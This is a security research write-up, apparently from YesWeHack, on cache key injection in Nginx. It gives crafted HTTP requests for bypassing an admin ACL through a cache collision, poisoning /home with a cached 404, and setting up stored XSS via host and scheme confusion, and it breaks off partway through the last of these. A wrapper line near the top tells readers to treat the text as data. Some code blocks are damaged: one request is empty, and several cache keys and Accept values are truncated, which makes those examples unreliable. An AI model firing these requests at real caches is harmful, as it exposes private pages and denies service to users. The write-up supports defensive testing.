Cache key injection: Smuggling poison through the door

Cache key injection: Smuggling poison through the door - Alex Brumen, YesWeHack.

- Published: 2026-09-17
- Original: <https://www.yeswehack.com/lab/research-cache-key-injection>
- Preserved from: https://www.yeswehack.com/lab/research-cache-key-injection (live) on 2026-09-18
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Cache key injection: Smuggling poison through the door

September 17, 2026

Writeup by Alex Brumen aka Brumens, researcher enablement analyst, YesWeHack

Cache key injection is an underestimated web cache poisoning technique that turns the cache key itself into the attack surface. While traditional cache poisoning research typically targets unkeyed request fragments, this article takes the opposite approach: exploiting keyed fragments.

Using Nginx, I demonstrate how ambiguous cache key concatenation can bypass access-control rules, enable web cache deception without user interaction, cause cache-poisoned denial of service (CPDoS) and turn HTTP scheme confusion into stored cross-site scripting (XSS).

I also show how an attacker can bypass an edge cache such as Cloudflare to reach and poison an Nginx origin cache.

Contents

From cache poisoning research to cache key injection

This research began differently to my other projects. I usually step outside my comfort zone and search through documentation for unfamiliar topics, but this time I struggled to find one that held my interest. Instead, I stepped back and explored a familiar area.

I listed the vulnerabilities and techniques I knew well, sketched several theories and settled on cache poisoning. Most cache poisoning techniques target unkeyed request fragments and cause their values to be stored in cached responses. I asked what would happen if I targeted keyed fragments instead, and that question led me to cache key injection.


The proof-of-concept examples were reproduced in a controlled environment with Nginx acting as a caching proxy in front of a backend web application; the layered-cache test placed Cloudflare in front of Nginx.

How web caches and cache keys work

If you already understand edge caches, origin caches and cache keys, skip directly to What Is Cache Key Injection, and What Makes a Cache Vulnerable?.

HTTP caching allows components such as web applications and proxies to store responses. When a later request matches the relevant cache key, the cache can serve the stored response, reducing bandwidth use, backend load and latency.

As an example, Nginx may be used as an edge caching proxy:




The first user at the top requests the `/home` endpoint. Nginx receives the request, builds a cache key and checks whether that key already has an associated response.

Because the key does not exist, Nginx forwards the request to the backend, which generates the appropriate response. Nginx then stores the response and associates it with the key generated from the request.

Later, another user requests `/home`. Nginx generates a cache key and checks whether it exists in the cache. This time, the key exists and has an associated response, so Nginx serves the cached response directly to the user instead of forwarding the request to the backend.

Cache key generation

On the web, the parts of an HTTP request used to create a cache key are known as keyed values. For each incoming client request, the cache constructs a key and checks whether an associated HTTP response has already been stored.



A common approach is to construct a cache key from the HTTP scheme, upstream host and request URI. The documented Nginx default is close to the following configuration:

```
1proxy_cache_key "$scheme$proxy_host$request_uri";
```

Developers often define custom cache keys when an application serves different content to unauthenticated users, authenticated users or users with different language preferences. In these cases, they may add more keyed fragments to the cache key.

For example, to cache language-specific responses, a developer can include a cookie that stores the user's preferred language. In Nginx, the `$cookie_language` variable contains the value of the `language` cookie from the HTTP request.

Example custom Nginx cache key

```
1proxy_cache_key "$scheme$host$request_uri$cookie_language";
```


> Note that the `language` cookie from the user's HTTP request is appended to the cache key.

To vary the cache based on an HTTP header such as Accept, you can use the following cache key structure in Nginx:

```
1proxy_cache_key "$scheme$host$request_uri$http_accept";
```

> Note that the HTTP `Accept` header from the user's request is appended to the cache key.

Sometimes, multiple caching proxies are used, primarily to reduce latency. In the image below, Cloudflare acts as an edge caching proxy, storing cached content by geographic region. Nginx acts as an origin caching proxy, reducing unnecessary load on the backend.



What Is cache key injection? And what makes a cache vulnerable?


Now that we understand how web caches and cache keys work, let's explore how cache key injection vulnerabilities occur.

Cache key injection vulnerabilities arise when a cache concatenates unsafe fragments without clearly defined boundaries. Different combinations of fragment values can then produce the same final key.

The custom examples in Cache Key Generation are vulnerable when an attacker can control adjacent values. Even the common `proxy_cache_key "$scheme$host$request_uri";` pattern can be vulnerable under certain conditions, which we will examine later.

Consider the cache key from our previous examples:

```
1proxy_cache_key "$scheme$proxy_host$uri$is_args$args$http_accept";
```



When an HTTP request such as the following is sent:

```
1[connects to] example.com:443
```

```
1GET / HTTP/1.1
2Host: example.com
3Accept: *
4
```

Before hashing, Nginx constructs the following cache key. In a containerized environment, `$proxy_host` may refer to a service name such as `myapp`:

```
1scheme + proxy_host + uri + is_args + args + http_accept;
```

This results in the following keyed values:

```
1"https" + "myapp" + "/" + "" + "" + "*/*"
```

> Note that all keyed fragments are concatenated into a single string.

Nginx creates the following final cache key:

```
1httpsmyapp
```

The issue is that each fragment is either fully or partially user-controlled. This allows an attacker to manipulate the fragment values and construct the same final key using a different combination of values. The resulting key can collide with a legitimate cache entry that has already been stored or is expected to be stored later.

Now consider this HTTP request from an attacker:

```
1GET

2

3

4
```

> Note that the endpoint is now `/*`, while the `Accept` header contains `/*` instead of the original `*/*` value.

The cache key fragments are now concatenated as follows:

```
1"https" + "myapp" + "/*" + "" + "" + "/*"
```

> Note that all keyed fragments are concatenated into a single string.

This produces the same final cache key as the legitimate HTTP request, even though the attacker requests the `/*` endpoint:

```
1httpsmyapp
```

These two different HTTP requests cause Nginx to generate the same cache key. By shifting attacker-controlled data between the URI and the HTTP `Accept` header, we achieve cache key injection and poison the cache.

How to test for cache key injection

For black-box testing, first determine whether the web application uses a shared cache. Our broader guide to black-box web application testing provides useful context for safely

comparing application behaviour.

Send a request to a dummy or otherwise accessible endpoint, such as:

```
1GET /anyendpoint

2Host: example.com

3X-Test-Header: 123
```

Then send another HTTP request that splits the test value across request components you suspect are adjacent in the cache key:

```
1GET /anyend

2Host: example.com

3X-Test-Header: point123
```

> Note that the endpoint is `/anyend`, while `X-Test-Header` contains `point123`. This splits the expected `/anyendpoint` value across two keyed fragments in the cache key.

If both HTTP requests return the same cached response, the cache is vulnerable to cache key injection. The next step is to determine the impact.

Exploiting cache key injection in Nginx

Exploiting cache key injection in Nginx involves manipulating how attacker-controlled values are concatenated. If distinct requests produce the same cache key, the collision can poison the cache and lead to CPDoS, stored XSS or cache deception without user interaction.

URL fragment cache key injection: web cache deception without user interaction

To exploit web cache deception without user interaction, first identify an endpoint whose cached response is known or likely to contain sensitive user or system information.

In the following Nginx configuration, the custom cache key includes the `Accept` header, and an access-control list (ACL) allows access to `/admin` only from localhost.


```
1…
2    proxy_cache my_cache;
3    # Custom global cache key
4    proxy_cache_key "$scheme$proxy_host$uri$is_args$args$http_accept";
5    proxy_cache_valid any 30s;
6
7    add_header X-Cache $upstream_cache_status;
8
9    location /admin {
10        allow 127.0.0.1;
11        deny all;
12        proxy_pass http://server;
13    }
14}
```

> Note that the cache is global, the cache key includes the HTTP `Accept` header from the request and `/admin` is accessible only from localhost.

An administrator accesses the admin dashboard from localhost using the following HTTP request:

```
1GET /admin HTTP/1.1
2Host: example.com
3Accept: *
```

Nginx constructs the following cache key and stores the `/admin` response under it:



An attacker later attempts to access the `/admin` dashboard, but Nginx denies the request because it does not originate from localhost.

```
GET /admin HTTP/1.1
Host: 82.197.73.173
X-Auth: DEFCON34
Accept: */*
```


```
HTTP/1.1 403 Forbidden
Server: nginx/1.29.4
Date: Tue, 23 Jun 2026 09:42:40 GMT
Content-Type: text/html
Content-Length: 153
Connection: keep-alive

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <center>
      <h1>
        403 Forbidden
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.29.4
    </center>
```

The attacker instead crafts the following HTTP request:

```
1GET /ad HTTP/1.1

2Host: example.com

3Accept: min*
```

> Note that the endpoint is `/ad`, while the `Accept` header begins with the remaining `min` fragment, followed by `*/*`.

The attacker reproduces the target cache key by splitting `/admin` between the URI path (`/ad`) and the HTTP `Accept` header (`min*/*`). This bypasses the ACL because the URI path matches `/ad` rather than `/admin`, while still causing Nginx to generate the same cache key:




Because Nginx previously cached the admin dashboard response, the attacker's request produces a key that collides with the dashboard entry already stored in the cache. The attacker can therefore retrieve the cached admin dashboard response.

```
GET /ad HTTP/1.1
Host: 82.197.73.173
X-Auth: DEFCON34
Accept: min*/*
```

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.29.4
3  Date: Tue, 23 Jun 2026 09:14:17 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 12
6  Connection: keep-alive
7  X-Cache: HIT
8  X-Debug: httpserver/admin*/*
9
10 admin page!
11
```

The following diagram illustrates how cache key injection enables web cache deception without user interaction:



URL fragment cache key injection: Cache-Poisoned Denial of Service (CPDoS)

The process for causing CPDoS through cache key injection is similar to the cache-deception technique outlined above.

The main difference is the request order: to cause a CPDoS attack through cache key injection, the attacker must send the malicious request before legitimate users cache the target resource.

The attacker first identifies a resource that other users can access, such as the home page or a static asset.

For simplicity, let’s use the same custom Nginx cache key:

```
1proxy_cache_key "$scheme$proxy_host$uri$is_args$args$http_accept";
```

The attacker then sends a crafted HTTP request that triggers cache key injection and produces a cache key that collides with the key for `/home`:

```
1GET /h HTTP/1.1

2Host: example.com

3Accept: ome*
```

> Note that the endpoint is `/h`, while the `Accept` header begins with the remaining `ome` fragment, followed by `*/*`.


Later, another user requests the home page:

```
1GET /home HTTP/1.1

2Host: example.com

3Accept: *
```

The attacker's request targets `/h`, an endpoint that does not exist, so the origin returns a `404 Not Found` response. Nginx caches this response under a key that collides with the key generated for `/home`. When users later request `/home`, Nginx serves the attacker's cached 404 response instead of the home page, causing a CPDoS attack.

The `X-Debug` response header in the image above shows that Nginx generated the final cache key, `httpserver/home*/*`. Any user who now accesses `/home` receives the invalid cached response, resulting in a CPDoS attack.

The following diagram illustrates the attack workflow:



HTTP scheme cache key injection: stored XSS through cache poisoning

The most interesting cache key injection technique in this research targets the HTTP scheme fragment. Under the right conditions, shifting the final `s` in `https` into the beginning of a controllable `Host` value produces the same cache key for two different requests.

This technique requires all of the following conditions:

- The Nginx cache key begins with the `$scheme$host` pattern, which is common in name-based virtual host configurations
- Nginx accepts a controllable HTTP Host header without rejecting the request
- Nginx listens on ports 80 and 443 and serves the same application on both ports without redirecting HTTP to HTTPS
- The backend reflects the `Host` value into a script element's `src` attribute in a response from a cacheable endpoint

Each condition is relatively common, but the exploit requires all of them to exist together. The final reflection can turn cache poisoning into stored XSS when the attacker controls the reflected script host.

Consider an application with the following Nginx configuration:

```
…
proxy_cache_key "$scheme$host$request_uri";
proxy_set_header Host $host;
…
  server {
      listen 80;
      listen 443 ssl;

      ssl_certificate /etc/nginx/certs/selfsigned.crt;
       ssl_certificate_key /etc/nginx/certs/selfsigned.key;

       location / {
           proxy_pass http://server;
       }
  }
}
```

> The cache key concatenates the scheme, host and request URI without separators. The application listens on ports 80 and 443 and serves the same content over both protocols.

Before attempting exploitation, use a unique cache buster and verify each prerequisite without affecting other users.

1. Test HTTP host header handling

First, determine whether you can change the `Host` header without changing the underlying application response:

```
1[connects to] example.com:80
```

```
1GET /?cachebuster=1337 HTTP/1.1

2Host: target.com
```

If the application returns the same response as it serves for `example.com`, the virtual host may accept an arbitrary `Host` value. A reflected host value is also relevant because it satisfies the reflection prerequisite, provided the rest of the response remains suitable for caching.

2. Compare HTTP and HTTPS responses

Next, determine whether Nginx serves equivalent content on ports 80 and 443:

```
1[connects to] example.com:80
```

```
1GET /?cachebuster=1337 HTTP/1.1

2Host: example.com
```

Confirming that we can access the host on port 443:

```
1[connects to] example.com:443
```

```
1GET /?cachebuster=1337 HTTP/1.1

2Host: example.com
```

If both requests return equivalent content and port 80 does not redirect to port 443, the application satisfies the cross-scheme requirement. Now search cached responses for a controllable `Host` value reflected into a script element's `src` attribute.

Other reflection sinks may produce different impacts, such as link hijacking, open redirects, or corrupted cached responses. Keep each test isolated with a cache buster until you have confirmed the exact cache key behaviour.

3. Confirm host reflection in a script source

After finding a suitable endpoint, send an HTTP request over port 80 with a controlled `Host` value:

```
1[connects to] example.com:80
```

```
1GET /?cachebuster=1337 HTTP/1.1

2Host: target.com
```

The response contains the controlled host in the script source:

```
1HTTP/1.1 200 OK

2Content-Length: 12345

3X-Cache: MISS

4

5...

6<script src="//target.com/main.js">

7...
```

Recall that Nginx constructs the cache key with the following directive:

```
1proxy_cache_key "$scheme$host$request_uri";
```

> Note that the `$host` variable in Nginx is the Host header value from the HTTP request.

4. Create a cross-scheme cache key collision

To create the collision, move the final `s` from the `https` scheme to the beginning of the `Host` value. An attacker sends a request over port 80 using the prefixed host `sdummywebsite.localhost`, causing Nginx to concatenate these fragments:


```
1"http" + "sdummywebsite.localhost" + "/"
```

The resulting cache key is:

```
1"httpsdummywebsite.localhost/"
```

> Always use a unique cache buster when testing in a real environment. Without one, your request may poison a cache entry used by real users.

Nginx stores the attacker's HTTP response under the colliding cache key:



